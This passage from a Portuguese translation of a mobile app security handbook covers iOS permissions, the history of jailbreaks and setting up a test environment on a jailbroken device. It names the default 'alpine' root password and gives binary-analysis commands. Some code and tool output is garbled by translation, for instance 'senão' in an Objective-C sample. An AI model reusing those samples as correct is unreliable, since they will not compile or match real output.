Exemplos incluem configurações, preferências, caches e cookies. O iTunes faz backup do conteúdo desse diretório, com exceção do subdiretório `Caches`.
- **tmp** - **Essa** pasta é usada para armazenar arquivos temporários, ou seja, arquivos que não precisam persistir entre as inicializações do aplicativo.

## Entendendo as permissões de aplicativos

A introdução do iOS 6 trouxe uma série de novos aprimoramentos de privacidade e permissão que foram refinados a cada nova versão desde então. Antes do iOS 6, qualquer aplicativo iOS que tivesse passado pela aprovação da App Store podia acessar suas listas de contatos, fotos e outros dados confidenciais sem o seu conhecimento, como era o caso do aplicativo Path (<http://www.wired.com/2012/02/path-social-media-app-uploads-ios-address-books-to-its-servers/>).

O modelo de permissão no iOS funciona de forma um pouco diferente do que em outras plataformas móveis: Os dados são segregados em classes e um aplicativo deve solicitar permissões do usuário para acessar os dados dessa classe. Em termos gerais, os dados são segregados nas seguintes classes:

■ Serviços de

localização■

Contatos

■

Calendário■

Fotos

■ Lembretes

■ Acesso ao microfone

■ Atividade de

movimento

■ Acesso ao

Bluetooth■ Dados de

mídia social

Quando um aplicativo requer acesso a dados protegidos por essas classes de privacidade, ele deve solicitar ao usuário que permita ou negue o acesso. Por exemplo, se um aplicativo quiser acessar o catálogo de endereços do dispositivo, ele deverá solicitar a permissão do usuário, conforme mostrado aqui:

```
ABAddressBookRef addressBookRef = ABAddressBookCreateWithOptions(NULL, NULL);

if (ABAddressBookGetAuthorizationStatus() ==
kABAAuthorizationStatusNotDetermined) {
ABAddressBookRequestAccessWithCompletion(addressBookRef, ^ (bool granted,
CFErrorRef error) {
    if (granted) {
        // o acesso é concedido
    }
    senão {
        // o acesso é negado
    }
});
```

Esse código faz com que o aplicativo exiba um prompt de privacidade, conforme mostrado na [Figura 2.2](#).



# MDSec

## Module 1: Introduction to iOS Apps

Lab 1.2


"lab1.2a" Would Like to  
Access Your Contacts

Don't Allow

OK

**Figura 2.2** O usuário vê esse aviso de privacidade quando um aplicativo tenta acessar o catálogo de endereços.

Nesse estágio, o usuário pode permitir ou negar o acesso do aplicativo ao recurso solicitado. Se a solicitação for concedida, o aplicativo terá permissão de acesso ao recurso indefinidamente ou até que o usuário a revogue por meio do menu de configurações de privacidade, cujo exemplo é mostrado na [Figura 2.3](#).



**Figura 2.3** Os usuários podem acessar as configurações de privacidade se quiserem conceder acesso a um recurso.

Como você deve imaginar, o modelo de privilégio é altamente dependente da conscientização do usuário; se o usuário conceder permissões ao aplicativo conscientemente, o aplicativo poderá abusar delas. Um exemplo disso foi o malware "Find and Call" (<http://securelist.com/blog/incidents/33544/find-and-call-leak-and-spam-57/>), que evitou o processo de verificação da App Store e, depois de solicitar que os usuários permitissem o acesso a seus catálogos de endereços, fez o upload das informações para um servidor centralizado.

O lançamento do iOS 8 refinou as configurações de privacidade e introduziu um novo recurso que permite ao usuário controlar quando um aplicativo pode acessar as informações de localização. Os valores possíveis são

- O aplicativo nunca tem permissão para acessar informações de localização.
- O aplicativo tem permissão de acesso somente enquanto estiver em primeiro plano e em uso.
- O aplicativo pode acessar as informações de localização o tempo todo.

Essa granularidade adicional pode impedir que um aplicativo mal-intencionado atue como um dispositivo de rastreamento, monitorando os movimentos de um usuário em segundo plano, e talvez mostre como a Apple poderá refinar o acesso a outras classes de dados no futuro.

## Explicação sobre o jailbreak

No iOS, o acesso ao dispositivo é rigidamente bloqueado; um usuário não consegue obter acesso interativo ao dispositivo ou ao sistema operacional. Além disso, o ecossistema é, até certo ponto, governado pela Apple e pelas diretrizes da App Store. Por esse motivo, uma comunidade on-line se concentrou em aliviar essas restrições, liberando jailbreaks para o público. Em poucas palavras, o jailbreak remove as limitações do iOS, fornecendo aos

usuários acesso em nível de raiz

em seus dispositivos. Existem muitos conceitos errôneos sobre o que o jailbreak de seu dispositivo implica tecnicamente. Esta seção fornece uma visão geral sobre o jailbreak, as várias terminologias que você encontrará e explica brevemente alguns dos jailbreaks públicos anteriores. Para obter uma análise aprofundada do processo de desbloqueio, consulte o *iOS Hacker's Handbook* 10 (ISBN 978-1118204122, Miller et al; 2012).

## Razões para fazer o jailbreak

Talvez o motivo mais comum para os usuários fazerem o jailbreak de um dispositivo seja obter acesso a uma série de aplicativos que não atenderiam às verificações de conformidade impostas pela App Store. O jailbreak do dispositivo permite a instalação de aplicativos de mercados não oficiais, como o Cydia. Esses aplicativos não são restringidos pela verificação de conformidade da Apple e, portanto, podem usar APIs proibidas ou realizar uma personalização poderosa da interface.

Existe também um lado um pouco mais sombrio do jailbreak: a pirataria. A pirataria é um poderoso motivador para muitos usuários. O jailbreak do seu dispositivo permite contornar as restrições de assinatura de código que proíbem a execução de aplicativos que não sejam assinados pela Apple. Os dispositivos com jailbreak não têm essas restrições, o que significa que você pode fazer download e executar aplicativos crackeados pelos quais normalmente teria que pagar se fossem adquiridos na App Store da Apple.

No passado, o jailbreak também deu aos usuários acesso a funcionalidades ou recursos que, de outra forma, eles não poderiam acessar ou pelos quais teriam que pagar à operadora. Um bom exemplo disso é o tethering, que, até a introdução do recurso de ponto de acesso pessoal no iOS, era um recurso que precisava ser ativado pela operadora. De fato, esse recurso ainda é suportado apenas em um subconjunto de dispositivos. Além disso, no passado, o jailbreak também fornecia a alguns usuários a capacidade de desbloquear o dispositivo pela operadora usando utilitários como o [ultrasn0w](http://theiphonewiki.com/wiki/Ultrasn0w) (<http://theiphonewiki.com/wiki/Ultrasn0w>).

O acesso a esses utilitários pode ser uma perspectiva atraente para muitos usuários, portanto, é compreensível que as pessoas optem por fazer o jailbreak de seus dispositivos. Entretanto, existem desvantagens no jailbreak. Ao realizar um jailbreak, o usuário enfraquece fundamentalmente a segurança do sistema operacional. O jailbreak permite que códigos não assinados - ou seja, códigos que não foram aprovados pela Apple - sejam executados no dispositivo. A instalação de ajustes como o AppSync facilita a instalação de pacotes IPA não assinados, nos quais a integridade do criador nem sempre pode ser validada. Do ponto de vista da segurança, isso é claramente uma preocupação, pois expõe o dispositivo a uma série de riscos potenciais, sendo o mais óbvio o malware. Graças à rigorosa verificação realizada como parte do processo de envio da App Store, os usuários do iOS não foram relativamente afetados por malware até o momento. Houve poucos exemplos de malware que afetaram dispositivos sem jailbreak. A maioria das amostras de malware para iOS identificadas afetou apenas dispositivos com jailbreak:

- **iKee - Esse** foi o primeiro worm para iPhone; ele tinha como alvo dispositivos com jailbreak que tinham o serviço SSH em execução e nos quais os usuários não haviam alterado as credenciais padrão do dispositivo. Nesse caso, o malware era relativamente benigno e simplesmente alterava o plano de fundo da tela de bloqueio para uma imagem de Rick Astley (<http://theiphonewiki.com/wiki/Ikee-virus>).
- **iKee.B - Esse** malware comprometeu os dispositivos por meio do serviço Secure Shell (SSH) de forma semelhante à do malware iKee. No entanto, as intenções dessa variante eram muito mais maliciosas; o malware transformava o dispositivo em um bot, comunicando-se com um servidor de Comando e Controle (C&C) hospedado na Lituânia. Também foi relatado que o malware redirecionava os clientes holandeses do ING Direct para um site de phishing malicioso a fim de roubar informações da conta do usuário (<http://www.f-secure.com/weblog/archives/00001822.html>).
- **Unflod Baby Panda - Em** abril de 2014, foi identificado um malware que se acredita ter origem chinesa. Esse malware, apelidado de "Unflod Baby Panda" devido ao nome da biblioteca, assumiu a forma de um ajuste do substrato do Cydia e conectou as principais funções da estrutura de segurança para roubar o ID Apple e a senha dos usuários. Stefan Esser fornece uma breve análise desse malware em <https://www.sektioneins.de/en/blog/14-04-18-iOS-malware-campaign-unflod-baby-panda.html>.

## Tipos de Jailbreaks

Logo após o lançamento do iPhone original, em julho de 2007, as pessoas começaram a se concentrar em jailbreaks. A maioria dos jailbreaks lançados se baseou no acesso físico ao dispositivo para obter a execução inicial do código. Esses jailbreaks exigiram uma conexão USB e, portanto, têm menos probabilidade de serem usados contra uma vítima involuntária.

Exemplos desses tipos de jailbreak incluem o jailbreak evasi0n (<http://evasi0n.com/iOS6/>), que inicialmente explorou um problema no serviço MobileBackup, e o jailbreak Pangu (<http://en.pangu.io/>), que usou um certificado corporativo expirado para instalar um aplicativo e obter a execução inicial do código do usuário no dispositivo. Embora muito menos comuns, várias outras explorações do userland podem ser acionadas remotamente, sem o conhecimento do usuário, como as três explorações do JailbreakMe, lançadas pela comex (<https://github.com/comex>).

## JAILBREAKME v3 SAFFRON

O jailbreak do JailbreakMe v3 Saffron, desenvolvido pela Comex, usa duas vulnerabilidades para comprometer o dispositivo e afeta dispositivos iOS anteriores à versão 4.3.4. O jailbreak pode ser iniciado simplesmente navegando até um servidor da Web que hospeda o exploit no MobileSafari, onde a carga útil é entregue em um arquivo PDF. A primeira vulnerabilidade (CVE-2011-0226) é um problema de assinatura de número inteiro que ocorre durante a decodificação de fontes Tipo 1 e reside no mecanismo de fontes FreeType usado pela estrutura CoreGraphics. A exploração desse problema proporciona a execução inicial do código, que é uma cortesia usada por uma carga útil de programação orientada a retorno (ROP) para explorar uma segunda vulnerabilidade. A segunda vulnerabilidade (CVE-2011-0227) explorada pelo Saffron do JailbreakMe v3 consegue a execução de código no kernel aproveitando uma vulnerabilidade de confusão de tipos na interface IOKit do IOMobileFrameBuffer, acessível a partir da sandbox do MobileSafari. Para obter uma descrição detalhada dessa vulnerabilidade, consulte a análise da Sogeti (<http://esec-lab.sogeti.com/post/Analysis-of-the-jailbreakme-v3-font-exploit>). O código-fonte também está disponível para análise ([https://github.com/comex/star\\_](https://github.com/comex/star_)).

Em um nível mais alto, os jailbreaks podem ser categorizados de três maneiras, dependendo do tipo de persistência que oferecem. A comunidade do jailbreak criou os termos *untethered*, *tethered* e *semi-tethered* para descrever o nível de persistência no dispositivo que um jailbreak proporciona:

- **Untethered jailbreak - Esse** tipo de jailbreak é o mais desejável para os usuários e também o mais difícil de obter. Ele persiste no dispositivo durante as reinicializações, o que historicamente tem sido obtido por meio de uma de duas técnicas. A primeira técnica envolve o uso de uma imagem de carregador de inicialização de baixo nível que é modificada para não executar nenhuma validação da imagem do iBoot, o que, por sua vez, permite que um kernel não assinado seja carregado. Essa é a mesma técnica usada por jailbreaks que aproveitam a vulnerabilidade 0x24000 Segment Overflow detalhada em [http://theiphonewiki.com/wiki/0x24000\\_Segment\\_Overflow](http://theiphonewiki.com/wiki/0x24000_Segment_Overflow). A segunda técnica usa primeiro um exploit de userland, como o usado pelo exploit corona ([http://theiphonewiki.com/wiki/Racoon\\_String\\_Format\\_Overflow\\_Exploit](http://theiphonewiki.com/wiki/Racoon_String_Format_Overflow_Exploit)) para obter inicialmente a execução arbitrária de código; um exploit de kernel é usado posteriormente para corrigir o kernel e colocá-lo em um estado de jailbreak. Conforme observado anteriormente, um jailbreak untethered persiste sempre que um dispositivo é reinicializado sem a necessidade de qualquer exploração adicional ou assistência de um computador conectado.
- **Jailbreak com conexão - Esse** tipo de jailbreak não é persistente entre reinicializações e requer a ajuda de um computador para iniciar o dispositivo. Em um jailbreak tethered, o kernel não é corrigido de forma persistente ou em tempo real e, se o dispositivo tentar inicializar sozinho, ele poderá ficar preso no modo de recuperação. Essencialmente, o dispositivo precisa ser desbloqueado novamente toda vez que for reiniciado ou ligado e, sem isso, ele é essencialmente inútil. Um exemplo de jailbreak tethered é o exploit limera1n de geohot (<http://www.limera1n.com/>), que afeta a ROM de inicialização de atualização de firmware do dispositivo (DFU) em dispositivos pré-A5, explorando um estouro de heap na pilha USB. Esse jailbreak foi particularmente poderoso porque exigiu uma correção de hardware para ser resolvido e, portanto, forneceu a plataforma na qual muitos outros jailbreaks untethered se basearam, como o redsn0w ou o limera1n untether, que usou a exploração do kernel do filtro de pacotes do comex ([http://theiphonewiki.com/wiki/Packet\\_Filter\\_Kernel\\_Exploit](http://theiphonewiki.com/wiki/Packet_Filter_Kernel_Exploit)).
- **Semi-tethered jailbreaks - Esses** jailbreaks estão no meio do caminho entre untethered e tethered, pois, embora exijam a assistência de um computador para iniciar o dispositivo em um estado jailbroken, é possível reiniciar ou iniciar o dispositivo sem essa assistência, mas somente em um estado não jailbroken.

## evasi0n JAILBREAK

O jailbreak evasi0n afetou as versões 6.0-6.1.2 do iOS e foi relativamente único na época, pois conseguiu executar o código inicial no dispositivo sem o uso de qualquer corrupção de memória

vulnerabilidades. Em vez disso, ele usa uma série de desvios impressionantes e erros de lógica para evitar as atenuações de exploração do userland e, por fim, conseguir a execução arbitrária de códigos. Entre essas vulnerabilidades está um bug de lógica (CVE-2013-0979) no serviço lockdownd que, quando explorado, permite que as permissões de arquivos arbitrários sejam alteradas. O jailbreak explora vários pontos fracos no kernel do iOS, o primeiro dos quais existia no driver IOUSBDeviceFamily (CVE-2013-0981) devido a um problema que permitia que funções arbitrárias fossem chamadas a partir de objetos que residiam no espaço do usuário. Uma descrição detalhada das vulnerabilidades do kernel usadas nesse jailbreak foi fornecida pela Azimuth

(<http://blog.azimuthsecurity.com/2013/02/from-usr-to-svc-dissecting-evasi0n.html>), enquanto uma análise completa das partes do espaço do usuário foi detalhada pela Accuvant

(<http://blog.accuvant.com/bthomasaccuvant/evasi0n-jailbreaks-userland-component/>) e pela QuarksLab (<http://blog.quarkslab.com/evasi0n-jailbreak-precisions-on-stage-3.html>). A equipe do evad3rs também documentou anteriormente seu trabalho em uma apresentação do HackInTheBox (<http://conference.hitb.org/hitbseccconf2013ams/materials/D2T1%20-%20Pod2g,%20Planetbeing,%20Musclenerd%20and%20Pimskeks%20aka%20Evad3rs%20-%20Swiping%20Through%20Modern%20Security%20Features.pdf>).

## evasi0n7 JAILBREAK

O jailbreak evasi0n7 foi o segundo jailbreak a ser lançado pela equipe evad3rs e afetou as versões 7.0 a 7.1 beta 3 do iOS, com exceção da Apple TV. Em um estilo semelhante ao do jailbreak evasi0n anterior, o evasi0n7 usou uma série de truques impressionantes para contornar as atenuações do userland no dispositivo. O jailbreak foi capaz de coagir o afcd a acessar o sistema de arquivos raiz, evitando o perfil de sandbox do serviço por meio da injeção de uma biblioteca dinâmica, que usou um desvio de assinatura de código (CVE-2014-1273) para anular as funções de sandbox relevantes. Uma cadeia de outras vulnerabilidades foi usada, incluindo uma vulnerabilidade no CrashHouseKeeping (CVE-2014-1272), que foi usada para alterar as permissões em /dev/rdisk0s1s1 e obter acesso de gravação ao sistema de arquivos raiz gravando diretamente no dispositivo de bloco. Depois que a execução do código do userland foi obtida, uma vulnerabilidade de acesso a array fora dos limites no controle de entrada/saída (IOCTL) ptmx\_get\_ioctl (CVE-2014-1278) foi usada para elevar privilégios. geohot publicou uma análise detalhada da parte do userland desse jailbreak (<http://geohot.com/e7writeup.html>), e análises adicionais das explorações do userland e do kernel foram detalhadas por Braden Thomas e p0sixninja, respectivamente (<http://theiphonewiki.com/wiki/Evasi0n7>).

## Criação de um ambiente de teste

Depois de ter um dispositivo com jailbreak, é provável que você queira configurar seu ambiente para criar, testar e explorar aplicativos iOS. Esta seção detalha algumas das ferramentas que você pode usar para criar um ambiente de teste básico, obter acesso ao dispositivo, bem como aos vários locais de interesse no dispositivo, e os tipos de arquivos que você pode encontrar.

## Acesso ao dispositivo

Será necessário fazer logon no dispositivo com jailbreak para explorar o dispositivo e seus aplicativos e criar o ambiente de teste. A maneira mais rápida de acessar o dispositivo é instalar o pacote OpenSSH (<http://cydia.saurik.com/package/openssh/>) por meio do Cydia (detalhado na seção a seguir). Como era de se esperar, isso faz com que o serviço OpenSSH seja instalado no dispositivo, escutando em todas as interfaces. Para se conectar ao serviço, você pode conectar o dispositivo à sua rede Wi-Fi e fazer o SSH diretamente nele usando a interface Wi-Fi ou conectar-se ao dispositivo pelo USB usando o daemon de multiplexação USB. Se o seu sistema operacional host não for o OS X, a última dessas opções requer a instalação do serviço usbmuxd, conforme detalhado na seção "Instalação de aplicativos" deste capítulo. Para encaminhar uma porta TCP local pela conexão USB, você pode usar o script `tcprelay.py` no cliente python usbmuxd ou, alternativamente, usar o `iproxy` se o sistema operacional do host for Linux, conforme mostrado nos exemplos a seguir.

Para encaminhar a porta local 2222 para a porta 22 no dispositivo iOS usando o `tcprelay.py`:

```
$ ./tcprelay.py 22:2222  
Encaminhamento da porta local 2222 para a porta remota 22
```

Para encaminhar a porta local 2222 para a porta 22 no dispositivo iOS usando o iproxy:

```
$ iproxy 2222 22
```

Quando o encaminhamento de porta está ativado, você pode se conectar ao dispositivo simplesmente usando o SSH para se conectar à porta que está sendo encaminhada no host local:

```
$ ssh -p 2222 root@localhost
```

Todo dispositivo iOS vem com uma senha padrão de "alpine" para as contas de usuário `root` e móvel, que pode ser usada para acessar o dispositivo por SSH. Para evitar que alguém acesse seu dispositivo inadvertidamente, altere essas senhas após o primeiro logon.

## Criação de um kit de ferramentas básico

As ferramentas são uma parte importante do arsenal de qualquer profissional de segurança e, ao avaliar um aplicativo iOS, a instalação de algumas ferramentas básicas pode facilitar um pouco a sua vida. Algumas delas são relativamente exclusivas do iOS, enquanto outras podem ser mais familiares se você já tiver usado outros sistemas do tipo UNIX.

### **Cydia**

O Cydia (<https://cydia.saurik.com/>) é uma alternativa à App Store da Apple para dispositivos com jailbreak e é instalado com muitos dos aplicativos de jailbreak. O Cydia vem na forma de um aplicativo para iOS que fornece uma interface gráfica de usuário para a popular Advanced Packaging Tool (APT). Você pode estar familiarizado com o APT, pois ele é amplamente utilizado para o gerenciamento de pacotes em outros sistemas do tipo UNIX, como a distribuição Debian do Linux. O Cydia permite instalar uma variedade de pacotes pré-compilados para o seu dispositivo iOS, incluindo aplicativos, extensões e ferramentas de linha de comando. Os pacotes de software são agrupados no formato de arquivo `deb`; você pode baixá-los de qualquer repositório do Cydia. Os repositórios podem ser configurados usando a opção Sources (Fontes) na interface de usuário do Cydia. O Cydia oferece uma janela para instalar muitas das outras ferramentas que podem ser usadas no seu ambiente de teste, conforme detalhado nas seções a seguir.

### **Ferramentas recomendadas pelo BigBoss**

Ao fazer logon pela primeira vez no seu dispositivo iOS, você descobrirá que muitas das ferramentas de linha de comando que você pode estar acostumado a encontrar em outros sistemas do tipo UNIX estão ausentes. Isso se deve ao fato de o iOS ter sido reduzido ao mínimo necessário e incluir apenas as ferramentas necessárias usadas pelo sistema operacional e pelos serviços associados. Para tornar o iOS um pouco mais fácil de usar, você pode instalar o pacote de ferramentas recomendadas BigBoss em <http://apt.thebigboss.org/onepackage.php?bundleid=bigbosshackertools>. Esse pacote não faz nada por si só, mas tem várias dependências úteis registradas nele, o que significa que todas elas são instaladas de uma só vez. O pacote contém utilitários essenciais de linha de comando, como os incluídos nos pacotes `coreutils`, `system-cmds` e `adv-cmds`, todos criados como parte do projeto Telesphoreo da saurik (<http://www.saurik.com/id/1>). O pacote BigBoss também força a instalação do pacote `apt`; para aqueles familiarizados com o sistema de gerenciamento de pacotes do Debian, ele fornece as ferramentas de linha de comando para instalar, atualizar e remover outros pacotes.

### **Ferramentas CC da Apple**

Durante o curso de uma avaliação de aplicativo iOS, você provavelmente precisará analisar ou manipular o binário do aplicativo. O projeto CC Tools da Apple (<http://www.opensource.apple.com/source/cctools/>) oferece um kit de ferramentas de código aberto para fazer exatamente isso, contendo vários utilitários para analisar, montar e vincular binários Mach-O (o formato de arquivo usado pelos aplicativos iOS/OS X). Se você desenvolve em um Mac, provavelmente já conhece muitos desses utilitários, pois eles fazem parte da cadeia de ferramentas de desenvolvimento do iOS e do OS X. As CC Tools também podem ser compiladas no Linux quando usadas como parte da cadeia de ferramentas do projeto iPhone-Dev (<https://code.google.com/p/iphone-dev/>). As seções a seguir descrevem brevemente algumas das ferramentas contidas na cadeia de ferramentas, juntamente com exemplos práticos.

### **ferramenta**

`otool`, a ferramenta de exibição de arquivos de objetos, é o canivete suíço da análise binária do Mach-O. Ela contém o

A funcionalidade necessária para analisar o formato de arquivo Mach-O e inspecionar as propriedades relevantes de um binário ou biblioteca. Os exemplos a seguir descrevem como usar o `otool` para extrair informações relevantes para a avaliação de um binário de aplicativo descriptografado (saídas truncadas para fins de brevidade):

- Inspecione o segmento Objective-C para revelar os nomes das classes e dos métodos:

```
$ otool -oV MAHHApp
MAHHApp (arquitetura armv7):
Conteúdo da seção ( DATA, objc_classlist) 0000c034
0xc5cc _OBJC_CLASS_$_ViewController
    isa 0xc5e0 _OBJC_METACLASS_$_ViewController
superclass 0x0
    cache 0x0
    vtable 0x0
        data 0xc098 (struct class_ro_t *)
            sinalizadores 0x80
instanceStart 158
instanceSize 158
ivarLayout 0x0
    name 0xbab9 ViewController baseMethods
0xc078 (struct method_list_t *)
    tamanho 12
    contagem 2
        name 0xb3f8 viewDidLoad
    tipos 0xbaff v8@0:4
        imp 0xafd1
        nome 0xb404 didReceiveMemoryWarning
    tipos 0xbaff v8@0:4
        imp 0xb015
baseProtocols 0x0
    ivars 0x0
weakIvarLayout 0x0
baseProperties 0x0
```

- Liste as bibliotecas usadas pelo binário:

```
$ otool -L MAHHApp
MAHHApp (arquitetura armv7):
/System/Library/Frameworks/CoreGraphics.framework/CoreGraphics (versão de
compatibilidade 64.0.0, versão atual 600.0.0)
/System/Library/Frameworks/UIKit.framework/UIKit (versão de compatibilidade
1.0.0, versão atual 2935.137.0)
/System/Library/Frameworks/Foundation.framework/Foundation (versão de
compatibilidade 300.0.0, versão atual 1047.25.0)
/usr/lib/libobjc.A.dylib (versão de compatibilidade 1.0.0, versão atual
228.0.0)
/usr/lib/libSystem.B.dylib (versão de compatibilidade 1.0.0, versão atual 1198.0.0)
```

- Lista os símbolos exportados por um binário:

```
$ otool -IV MAHHApp
MAHHApp (arquitetura armv7):
Símbolos indiretos para ( TEXT, symbolstub1) 9 entradas
addressindex      name
0x0000bfcdc111 _UIApplicationMain
0x0000bfe0103 _NSStringFromClass
0x0000bfe4113 _objc_autoreleasePoolPop
0x0000bfe8114 _objc_autoreleasePoolPush
0x0000bfec116 _objc_msgSendSuper2
0x0000bff0117 _objc_release
0x0000bff4118 _objc_retain
0x0000bff8119 _objc_retainAutoreleasedReturnValue
0x0000bffc120 _objc_storeStrong
```

- Exibir as informações do cabeçalho de formato curto:

```
$ otool -hv MAHHApp
MAHHApp (arquitetura armv7):
Cabeçalho Mach
    magic cputype cpusubtype           capsfiletype ncmds sizeofcmds
```

```

bandeiras
    MH_MAGIC                 ARMV7 0x00      EXECUTAR     22        2212
TORTA DE DOIS NÍVEIS NOUNDEFS DYLDLINK
MAHHApp (arquitetura armv7s):
Cabeçalho Mach
    magic cputype cpusubtype           capsfiletype ncmds sizeofcmds
bandeiras
    MH_MAGIC                 ARMV7S 0x00      EXECUTAR     22        2212
TORTA DE DOIS NÍVEIS NOUNDEFS DYLDLINK
MAHHApp (arquitetura cputype (16777228) cpusubtype (0)):
Cabeçalho Mach
    magic cputype cpusubtype           capsfiletype ncmds sizeofcmds
bandeiras
MH_MAGIC_64 16777228             0x00EXECUTE 22        2608 NOUNDEFS
DYLDLINK TWOLEVEL PIE

```

## ■ Exibir os comandos de carga binária:

```

$ otool -l MAHHApp
MAHHApp (arquitetura armv7):
Comando de carga 0
    cmd LC_SEGMENT
    cmdsize 56
    segname PAGEZERO
    vmaddr 0x00000000
    vmsize 0x00004000
    fileoff 0
    tamanho do arquivo 0
    maxprot 0x00000000
    initprot 0x00000000
    nsects 0
    flags 0x0

```

## nm

O utilitário `nm` pode ser usado para exibir a tabela de símbolos de um arquivo binário ou de objeto. Quando você o utiliza em um aplicativo iOS não criptografado, ele revela os nomes de classes e métodos do aplicativo, precedidos por um + para métodos de classe e - para métodos de instância:

```

$ nm MAHHApp
MAHHApp (para arquitetura armv7):
0000b368 s stub helpers
0000b1f0 t -[AppDelegate .cxx_destruct]
0000b058 t -[AppDelegate application:didFinishLaunchingWithOptions:] 0000b148 t
-[AppDelegate applicationDidBecomeActive:]
0000b0e8 t -[AppDelegate applicationWillEnterBackground:]
0000b118 t -[AppDelegate applicationWillEnterForeground:]
0000b0b8 t -[AppDelegate applicationWillResignActive:]
0000b178 t -[AppDelegate applicationWillTerminate:] 0000b1c4 t
-[AppDelegate setWindow:]
0000b1a8 t -[AppDelegate window]
0000b2c4 t -[MAHHClass dummyMethod]
0000b21c t -[MAHHClass initWithFrame:]
0000b014 t -[ViewController didReceiveMemoryWarning]
0000af0 t -[ViewController viewDidLoad]

```

## lipo

Ocasionalmente, pode ser necessário manipular as arquiteturas compiladas em um binário. O `lipo` permite combinar ou remover tipos de arquitetura de um aplicativo. Isso é discutido em mais detalhes na seção "Analizando binários do iOS" deste capítulo. Aqui estão alguns exemplos breves de como usar o `lipo`:

### ■ Imprima as arquiteturas em um binário:

```

$ lipo -info MAHHApp
As arquiteturas no arquivo fat: MAHHApp são: armv7 armv7s (cputype
(16777228) cpusubtype (0))

```

### ■ Remova todos os tipos de arquitetura de um binário, exceto os listados:

```
$ lipo -thin <arch_type> -output MAHHApp-v7 MAHHApp
```

## Depuradores

Quando você está avaliando um aplicativo, anexar um depurador pode ser uma técnica poderosa para entender o funcionamento interno do aplicativo. Alguns depuradores funcionam no iOS, e o que funciona melhor para você dependerá do que está tentando depurar e dos recursos disponíveis. Se você já fez depuração em plataformas do tipo UNIX ou depurou um aplicativo iOS no Xcode, provavelmente está familiarizado com as ferramentas usadas para depuração: `gdb` ou `lldb`. Discutiremos brevemente como configurar esses depuradores no iOS, em vez de detalhar como usá-los extensivamente.

A versão do `gdb` nos repositórios padrão do Cydia não funciona bem com as versões mais recentes do iOS; na verdade, ela está um pouco quebrada e não é mantida. No entanto, estão disponíveis repositórios alternativos com versões compiladas personalizadas do `gdb`. O que tivemos mais sucesso é mantido por pancake do radare e pode ser instalado adicionando o repositório Cydia do radare como fonte (<http://cydia.radare.org>).

Se você não tiver sucesso com essa versão do `gdb`, poderá usar a versão da Apple que é distribuída com o Xcode, conforme documentado pelo pod2g (<http://www.pod2g.org/2012/02/working-gnu-debugger-on-ios-43.html>). No entanto, como a Apple fez a transição para o `lldb`, você deve recuperar uma cópia de uma versão anterior do Xcode, que pode ser encontrada no portal do desenvolvedor do iOS. A ressalva é que essas versões do `gdb` são limitadas a dispositivos de 32 bits. Depois que você tiver o binário `gdb` necessário, geralmente encontrado em `/Developer/Platforms/iPhoneOS.platform/Developer/usr/libexec/gdb/gdb-arm-apple-darwin`, você deve diluir o binário para a arquitetura necessária, o que pode ser feito usando o `lipo`:

```
$ lipo -thin armv7 gdb-arm-apple-darwin -output gdb-arm7
```

## Ferramentas para assinatura de binários

Todos os códigos executados em um dispositivo iOS devem ser assinados. A menos que esse requisito seja explicitamente desativado, ele ainda se aplica a dispositivos com jailbreak até certo ponto. Entretanto, no caso de dispositivos com jailbreak, a verificação de assinatura de código foi relaxada para permitir certificados autoassinados. Portanto, ao modificar um binário ou criar ou carregar ferramentas no dispositivo, você deve garantir que elas sejam assinadas por código para atender a esse requisito. Para isso, você pode usar algumas ferramentas, como `codesign` e `ldid`.

A Apple forneceu a ferramenta de `codesign` e é provável que a maioria dos usuários do OS X esteja familiarizada com ela, pois vem junto com o OS X. Você pode usar essa ferramenta multiuso para criar, verificar ou exibir o status de um binário assinado por código.

- Para assinar ou substituir uma assinatura existente, use o seguinte comando:

```
$ codesign -v -fs "CodeSignIdentity" MAHHApp.app/  
MAHHApp.app/: substituindo a assinatura existente  
MAHHApp.app/: pacote assinado com Mach-O universal (armv7 armv7s  
(16777228:0)) [com.mdsec.MAHHApp].
```

- Para exibir a assinatura de código de um aplicativo:

```
$ codesign -v -d MAHHApp.app  
Executável=/MAHHApp.app/MAHHApp  
Identificador=com.mdsec.MAHHApp  
Formato=bundle com Mach-O universal (armv7 armv7s (16777228:0))  
CodeDirectory v=20100 size=406 flags=0x0 (none) hashes=14+3 location=embedded  
Tamanho da assinatura=1557  
Signed Time=20 Jul 2014 22:29:52  
Info.plist entries=30  
TeamIdentifier=not set  
Sealed Resources version=2 rules=5 files=8 Internal  
requirements count=2 size=296
```

Se você não tiver acesso ao OS X, não se preocupe; a saurik desenvolveu o `ldid` como uma alternativa de pseudo-assinatura (<http://www.saurik.com/id/8>) ao `codesign`. O `ldid` gera e aplica os hashes SHA1 que são verificados pelo kernel do iOS ao verificar um binário assinado por código e pode ser compilado para várias plataformas. Para assinar um binário com o `ldid`, use o seguinte comando:

## Instalação

